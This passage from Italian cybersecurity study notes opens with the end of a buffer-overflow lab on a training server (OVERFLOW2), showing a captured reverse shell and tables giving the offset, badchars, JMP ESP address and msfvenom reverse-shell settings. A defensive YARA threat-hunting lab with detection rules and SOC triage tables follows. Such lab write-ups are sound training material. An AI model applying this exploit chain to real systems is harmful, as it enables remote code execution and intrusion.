Indirizzo IPv6 locale rispetto al collegamento . : fe80::2818:fae6:9ac6:d59%6
Gateway predefinito . . . . . : ::

Scheda Tunnel isatap.{0F7948FD-DED5-4BFB-B2DF-E8C4910D73C8}:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:

C:\Users\user\Desktop\overflow\OverflowKit\oscp>whoami
whoami
"whoami" non è riconosciuto come comando interno o esterno,
un programma eseguibile o un file batch.

C:\Users\user\Desktop\overflow\OverflowKit\oscp>hostname
hostname
DESKTOP-9K104BT

C:\Users\user\Desktop\overflow\OverflowKit\oscp>dir
dir
Il volume nell'unità C: non ha etichetta.
Numero di serie del volume: B068-65A2

Directory di C:\Users\user\Desktop\overflow\OverflowKit\oscp
19/05/2026 16:30 <DIR> .
19/05/2026 16:30 <DIR> ..
19/05/2026 16:30 16.601 essfunc.dll
20/05/2026 11:17 54.648 oscp.exe
2 File 71.249 byte
2 Directory 19.579.785.216 byte disponibili

C:\Users\user\Desktop\overflow\OverflowKit\oscp>
```

Figura 11 - Verifica della shell remota: ipconfig, whoami, hostname e dir confermano target e utente.

CHECKPOINT FINALE

La reverse shell non è un evento isolato: è il risultato della catena **offset corretto -> EIP controllato -> badchars esclusi -> JMP ESP valido -> shellcode compatibile -> listener attivo**. Se una sola fase è errata, l'exploit può crashare senza generare connessione.

VERSIONE 2 - Riassunto tabellare operativo

Questa sezione condensa il laboratorio in tabelle utili per ripasso, esposizione orale e verifica tecnica. I valori sono quelli confermati durante l'esercizio.

1. Riepilogo tecnico finale

Elemento	Valore
Target	192.168.50.6
Servizio vulnerabile	OSCP Vulnerable Server
Porta	1337/tcp
Comando	OVERFLOW2
Offset	634
EIP test	42424242
Badchars	\x00\x23\x3c\x83\xba
JMP ESP	0x625011AF
Modulo	essfunc.dll
Little endian	\xaf\x11\x50\x62
Payload	windows/shell_reverse_tcp
LHOST	192.168.50.50
LPORT	4444
Esito	Reverse shell ottenuta con successo

2. Sequenza operativa dei passaggi

Fase	Azione	Evidenza / decisione
1	Ricognizione con nmap	Porta 1337/tcp aperta sul target.
2	Verifica con Netcat	Il servizio risponde e mostra OVERFLOW2 .
3	Fuzzing progressivo	Crash controllato con buffer crescenti.
4	Controllo EIP	41414141 dimostra input in EIP.
5	Pattern e offset	Offset esatto: 634 byte .
6	Verifica offset	42424242 in EIP conferma BBBB.
7	Badchars	Lista finale: \x00\x23\x3c\x83\xba .
8	JMP ESP	Indirizzo stabile: 0x625011AF .
9	Shellcode	msfvenom genera reverse shell compatibile.
10	Exploit finale	Connessione inversa verso Kali su 4444/tcp .

3. Checklist finale SOC / laboratorio

Controllo	Cosa verificare	Stato atteso
Servizio raggiungibile	nmap e nc verso 192.168.50.6:1337	Porta aperta e comandi visibili.
Crash riproducibile	Fuzzing contro OVERFLOW2	Applicazione crasha in Immunity.
EIP controllato	Valori AAAA/BBBB in EIP	41414141 e poi 42424242.
Offset valido	Pattern offset	634 byte.
Badchars esclusi	mona compare	Unmodified.

Controllo	Cosa verificare	Stato atteso
JMP ESP valido	mona jmp -r esp	0x625011AF in essfunc.dll .
Shellcode coerente	msfvenom con LHOST corretto	shellcode.bin generato senza badchars.
Listener attivo	nc -lvnp 4444	Kali in ascolto.
Shell verificata	ipconfig, whoami, hostname, dir	Prompt remoto Windows confermato.

CONCLUSIONE OPERATIVA

L'esercizio **OVERFLOW2** è stato completato con successo seguendo una procedura metodica e verificabile: ricognizione del **servizio**, **fuzzing**, **crash controllato**, calcolo dell'**offset**, verifica del controllo di **EIP**, esclusione dei **badchars**, individuazione del **JMP ESP**, generazione dello **shellcode** e ottenimento della **reverse shell**. Il metodo mentale da conservare è: **servizio** -> input -> **crash** -> **EIP** -> **offset** -> controllo -> **badchars** -> salto -> **shellcode** -> impatto. In un contesto reale questa catena aiuterebbe a comprendere il rischio di memoria non sicura, a validare una vulnerabilità e a proporre remediation come patching, hardening, mitigazioni anti-exploit e controllo delle esposizioni di rete.

Threat Hunting con YARA

Validazione dell'engine, scrittura di firme custom, rilevamento locale, caccia a indicatori APT e lettura SOC dei risultati.

Indice ragionato

Sez.	Titolo	Contenuto sintetico
1	Scenario e metodo SOC	Perche YARA e utile nel threat hunting host-based e come leggere firme, match e artefatti.
2	PoC locale: artefatto e firma temporanea	Creazione di config.txt, payload Connessione_C2_Rilevata e regola mia_regola.yar.
3	Esecuzione via CLI	Uso di yara64.exe, output positivo e significato del match Rileva_Finto_Malware.
4	Threat hunting avanzato	Scenario APT, Defense Evasion, cambio hash e IoC statici piu robusti.
5	Regola di produzione	Firma caccia_malware.yar con stringa hardcoded, pattern esadecimale e condizione OR.
6	Matrice risultati e triage	file puliti, taskhost.exe e svchost.exe compromessi, azioni SOC associate.
7	Tabelle operative e checklist	Sintesi per ripasso, colloquio, escalation e conclusione operativa.

NOTA DI METODO

Il report interpreta **YARA** come strumento di detection difensiva: ogni regola viene letta collegando stringhe, byte pattern, condizione, **artefatto** osservato e decisione **SOC**. Il valore non sta solo nel match, ma nella capacita di spiegare perche quel match riduce il rischio o richiede escalation.

OBIETTIVI DI STUDIO

1. Comprendere la differenza tra **PoC** locale e regola di hunting più robusta. 2. Spiegare il ruolo dei modificatori **ascii**, **wide** e **nocase**. 3. Capire perche una regola basata su costanti interne puo superare il limite del solo **hash**. 4. Tradurre i risultati **YARA** in **trriage**, isolamento e **incident escalation**.

VERSIONE 1 - Guida discorsiva secondo template SOC

1. Scenario, obiettivo e logica di threat hunting

L'attività documenta la validazione e il deployment di firme custom basate su **YARA**. In un contesto **SOC**, **YARA** consente di cercare artefatti malevoli non solo tramite nome file o **hash**, ma anche tramite stringhe interne, pattern binari e condizioni logiche. Questo è importante perché molte minacce cambiano **hash** a ogni ricompilazione o modifica minima, ma possono conservare costanti interne utili alla detection.

Il laboratorio è diviso in due fasi. La prima è una **PoC** locale: si crea un file controllato, si scrive una regola semplice e si verifica che l'**engine** generi un match. La seconda simula un'attività di **threat hunting** più avanzata: si parte da **IoC di Threat Intelligence** e si costruisce una regola di produzione capace di intercettare artefatti camuffati come processi Windows legittimi.

La lettura operativa deve seguire una catena precisa: **artefatto** -> firma **YARA** -> condizione -> match -> classificazione -> azione **SOC**. In questo modo il risultato non resta un output tecnico isolato, ma diventa una decisione documentabile.

PUNTO DI CONTROLLO

YARA non sostituisce EDR, SIEM o **Threat Intelligence**: li completa. Una regola efficace trasforma conoscenza tecnica su stringhe e byte pattern in una ricerca ripetibile su file system, memoria o repository di artefatti.

2. PoC locale: generazione dell'artefatto target

Per prima cosa viene generato un **artefatto** di test denominato **config.txt**, posizionato sul Desktop. L'obiettivo è creare un contenuto controllato che simuli un indicatore osservabile, in questo caso una possibile comunicazione verso un server di **Command and Control**.

Il payload inserito è Connessione_C2_Rilevata. Non è malware reale: è una stringa sentinella costruita per verificare che la regola **YARA** riesca a riconoscere un pattern specifico dentro un file. Questa distinzione è importante perché la **PoC** serve a validare il flusso tecnico senza introdurre rischio operativo.



In un ambiente reale, un **artefatto** equivalente potrebbe essere un file di configurazione, un dump, un eseguibile, uno script o un frammento di memoria contenente URL **C2**, chiavi, path, mutex, stringhe di bypass o sequenze di shellcode.

3. Firma temporanea mia_regola.yar: stringa, modificatori e condizione

La prima regola, **mia_regola.yar**, è pensata per dimostrare il funzionamento base dell'**engine**. La regola cerca la stringa Connessione_C2_Rilevata e viene costruita con i modificatori **ascii**, **wide** e **nocase**. Questi modificatori rendono la detection più tollerante rispetto a rappresentazioni diverse dello stesso testo.

Il modificatore **ascii** intercetta la stringa in codifica standard a 1 byte. Il modificatore **wide** intercetta la stessa stringa in forma Unicode/UTF-16 little endian, comune nei binari Windows. Il modificatore **nocase** elimina la sensibilità a maiuscole e minuscole, riducendo il rischio che una variazione banale del casing evada la regola.

La sezione **condition** è il cuore logico della firma. In questa **PoC** la condizione richiede semplicemente la presenza della stringa definita. In regole più avanzate, **condition** può combinare più elementi, contare occorrenze, vincolare dimensioni del file, verificare magic number o usare condizioni booleane più selettive.

```
File Edit Format View Help
rule Rileva_Finto_Malware {
  strings:
    $stringa_segreta = "Connessione_C2_Rilevata" ascii wide nocase
  condition:
    $stringa_segreta
}
```

Figura 1 - Regola temporanea mia_regola.yar: detection della stringa Connessione_C2_Rilevata con ascii, wide e nocase.

4. Esecuzione del flusso di scansione via CLI

La scansione viene eseguita da riga di comando usando il binario a 64 bit dell'**engine**. Il comando passa come primo argomento il file di regole e come secondo argomento l'**artefatto** da analizzare. Questa forma è utile perché rende il test ripetibile e facilmente documentabile in un report tecnico.

Il risultato positivo è **Rileva_Finto_Malware config.txt**. La prima parte dell'output indica il nome della regola che ha generato il match; la seconda indica il file sul quale il match è stato rilevato. In un **SOC**, questa coppia regola-file è il punto di partenza per **triage**, arricchimento e decisione operativa.

```
yara64.exe mia_regola.yar config.txt
```

```
FLARE-VM Thu 05/21/2026 1:54:20.02
C:\Users\FlareVm\Desktop>yara64.exe mia_regola.yar config.txt
Rileva_Finto_Malware config.txt
```

Figura 2 - Esecuzione YARA da CLI: la regola Rileva_Finto_Malware produce match su config.txt.

PUNTO DI CONTROLLO - PoC

La **PoC** è valida quando tre elementi sono coerenti: il file contiene il payload atteso, la regola descrive quel payload e l'**engine** restituisce il nome della regola seguito dal target analizzato. Se uno di questi elementi manca, il flusso di detection non è dimostrato.

5. Threat hunting avanzato: scenario APT e IoC robusti

La seconda fase simula un contesto di caccia più realistico. I feed di **Threat Intelligence** indicano una campagna in corso nella quale il payload cambia **hash** crittografico e si camuffa con nomi di processi legittimi di Windows, come **svchost.exe** o **taskhost.exe**. Questa è una tecnica di **Defense Evasion**: l'attaccante riduce l'efficacia delle detection basate solo su **MD5** o **SHA256** e prova a confondersi con processi noti all'amministratore.

Gli **IoC** statici forniti dal report sono due: la **stringa hardcoded AntiAV_Bypass_2026** e il **pattern esadecimale E2 9A 12 FF**, descritto come **Memory Injection Sequence**. Questi elementi sono più utili del solo **hash** perché rappresentano porzioni interne o comportamentali dell'**artefatto** che possono rimanere stabili

anche quando il file viene ricompilato o rinominato.

Dal punto di vista **SOC**, il nome **svchost.exe** non basta a considerare il file legittimo. Occorre verificare path, firma digitale, parent process, **hash**, comando di avvio, connessioni di rete, memoria e risultati di regole **YARA**. Un nome legittimo può essere usato per mascherare un payload malevolo.

6. Regola di produzione: stringa hardcoded, pattern esadecimale e OR logico

La regola **caccia_malware.yar** viene costruita per essere più robusta della **PoC**. L'obiettivo non è solo dimostrare che **YARA** funziona, ma aumentare la capacità di hunting riducendo i **falsi negativi**. Per questo la condizione usa un operatore **OR**: basta che venga rilevata una delle due evidenze per attivare l'allarme.

La stringa **AntiAV_Bypass_2026** descrive una costante testuale potenzialmente legata a logiche di evasione antivirus. Il pattern **E2 9A 12 FF** rappresenta invece una sequenza di byte. La combinazione di stringhe e byte pattern rende la regola più flessibile: può intercettare sia file che conservano la stringa sia varianti che espongono solo la sequenza esadecimale.

L'uso di **OR** aumenta la copertura, ma deve essere bilanciato con il rischio di **falsi positivi**. In produzione, una firma di questo tipo andrebbe testata su campioni benigni, baseline aziendale e directory di sistema note, così da verificare che non colpisca file legittimi.

```
rule Rileva_Finto_Malware {
  strings:
    $stringa_segreta = "AntiAV_Bypass_2026|" ascii wide nocase
  condition:
    $stringa_segreta
}
```

Figura 3 - Variante della regola basata sulla stringa AntiAV_Bypass_2026 con modificatori ascii, wide e nocase.

```
rule Rileva_Finto_Malware {
  strings:
    $stringa_segreta = { E2 9A 12 FF }
  condition:
    $stringa_segreta
}
```

Figura 4 - Variante della regola basata sul pattern esadecimale E2 9A 12 FF.

7. Matrice dei risultati, triage e azioni SOC

La scansione ricorsiva viene indirizzata sulla cartella contenente i file da analizzare. I risultati distinguono file senza match e file che attivano la regola. **file1.txt** e **file2.txt** non producono rilevamenti e vengono classificati come legittimi o puliti nel contesto del laboratorio. **taskhost.exe** e **svchost.exe** generano invece il trigger caccia_malware e vengono trattati come compromessi.

La risposta operativa cambia in base al target. Per **taskhost.exe** la raccomandazione è **isolamento host** e **Triage RAM**, perché un processo apparentemente legittimo che contiene indicatori di evasione può essere parte di un'infezione attiva. Per **svchost.exe** la matrice suggerisce **Kill Process** e **Incident Escalation**, ma in un ambiente reale questa azione deve essere coordinata: terminare un processo di sistema legittimo può causare instabilità, quindi prima vanno verificati path, firma e parent process.

Il punto chiave è che **YARA** produce un segnale tecnico, non una remediation automatica. Il **SOC** deve arricchire il match con contesto: dove si trova il file, quale utente lo ha creato, quando è comparso, quali connessioni ha aperto, se è firmato, se è presente su altri **endpoint** e se la memoria contiene indicatori coerenti.

File target analizzato	Tipo di match rilevato	Stato dell'artefatto	Azione SOC consigliata
file1.txt / file2.txt	Nessuno	Legittimo / pulito	Nessuna azione immediata; mantenere in whitelist contestuale.
taskhost.exe	Trigger: caccia_malware	Compromesso / sospetto alto	Isolamento host, acquisizione evidenze, Triage RAM e verifica parent process.
svchost.exe	Trigger: caccia_malware	Compromesso / sospetto alto	Validare path e firma, Kill Process solo se confermato, poi Incident Escalation .

CHECKPOINT FINALE

Una regola **YARA** utile deve essere spiegabile: quali stringhe cerca, quali byte cerca, quale logica usa, cosa riduce come rischio e quale azione **SOC** abilita. Un match senza contesto non basta; un match arricchito da path, processo, host e timeline diventa evidenza operativa.

VERSIONE 2 - Riassunto tabellare operativo

Questa sezione condensa il laboratorio in tabelle utili per ripasso rapido, laboratorio e colloquio **SOC**. Le tabelle mantengono il collegamento tra concetto, evidenza e decisione operativa.

Punto	Area	Cosa dimostra	Uso SOC
1	Scenario	YARA rileva indicatori interni, non solo hash o nomi file.	Impostare hunting host-based e validazione degli artefatti.
2	PoC locale	config.txt contiene Connessione_C2_Rilevata.	Testare l'engine in modo sicuro e ripetibile.
3	Regola temporanea	mia_regola.yar usa ascii, wide e nocase.	Ridurre evasioni banali su encoding e maiuscole/minuscole.
4	CLI scan	yara64.exe restituisce Rileva_Finto_Malware config.txt.	Documentare match regola-target.
5	APT hunting	Hash mutevole e nomi svchost/taskhost.	Non fidarsi di nome file o hash come unica prova.
6	Regola produzione	caccia_malware.yar usa stringa o pattern esadecimale.	Aumentare copertura e ridurre falsi negativi.
7	Triage	taskhost.exe e svchost.exe producono trigger.	Isolare, arricchire, escalare e verificare memoria/processi.

Elemento YARA	Significato pratico	Nota SOC
rule	Nome della regola che appare nell'output quando c'è match.	Deve essere descrittivo e utile al triage.
strings	Sezione in cui si definiscono stringhe o byte pattern da cercare.	Può contenere testo, esadecimale, regex e varianti.
condition	Logica che decide quando la regola deve attivarsi.	OR aumenta copertura; AND aumenta selettività.
ascii / wide	Cerca stringhe in ASCII e Unicode/UTF-16.	Utile su binari Windows e file con encoding diverso.
nocase	Ignora maiuscole/minuscole.	Riduce evasioni semplici basate sul casing.
pattern esadecimale	Sequenza di byte come E2 9A 12 FF.	Utile quando la stringa testuale non è presente.

Comando / elemento	Funzione	Evidenza prodotta
yara64.exe mia_regola.yar config.txt	Scansiona un artefatto con una regola PoC.	Output Rileva_Finto_Malware config.txt.
Connessione_C2_Rilevata	Stringa sentinella inserita nel file di test.	Simula un indicatore C2 controllato.
AntiAV_Bypass_2026	Stringa hardcoded di possibile evasione.	Indicatore utile per hunting su varianti.
E2 9A 12 FF	Memory Injection Sequence in esadecimale.	Pattern binario da cercare negli artefatti.
caccia_malware.yar	Regola di produzione con condizione OR.	Rileva almeno una delle evidenze disponibili.

Domanda SOC	Cosa verificare	Decisione operativa
Il match è reale?	File, path, regola, stringa/byte rilevato e timestamp.	Validare prima di isolare o terminare processi.
Il file è legittimo?	Firma digitale, percorso, parent process, hash e reputazione.	Distinguere processo Windows vero da masquerading.
Ci sono altri host colpiti?	Ricerca retrospettiva su EDR, file share e SIEM.	Definire scope dell'incidente.



Domanda SOC	Cosa verificare	Decisione operativa
La regola genera falsi positivi?	Test su baseline pulita e directory note.	Raffinare condition con AND, filesize o import.
Serve escalation?	Match su svchost/taskhost, rete anomala o memoria sospetta.	Aprire incidente, isolare host e acquisire evidenze.

Scenario	Rischio	Remediation
PoC locale positiva	Engine funzionante ma nessun rischio reale.	Documentare test e passare a regole più robuste.
taskhost.exe con trigger	Possibile malware mascherato da processo legittimo.	Isolare host, acquisire RAM, verificare persistence.
svchost.exe con trigger	Possibile masquerading o processo compromesso.	Validare path/firma, correlare rete e fare escalation.
Hash mutevole	Detection hash-based inefficace.	Usare YARA su stringhe, byte pattern e logica comportamentale.
Falsi positivi	Blocco errato di file benigni.	Testare su baseline e affinare condition.

CONCLUSIONE OPERATIVA

Il metodo operativo del laboratorio è: **artefatto** -> regola **YARA** -> stringhe/byte pattern -> **condition** -> match -> **triage** -> remediation. La **PoC** dimostra che l'**engine** funziona; la regola avanzata mostra come passare da un controllo locale a una caccia mirata contro indicatori più resistenti al cambio **hash**. In un **SOC**, il match deve sempre essere arricchito con contesto di host, processo, path, memoria, rete e timeline prima della chiusura dell'incidente.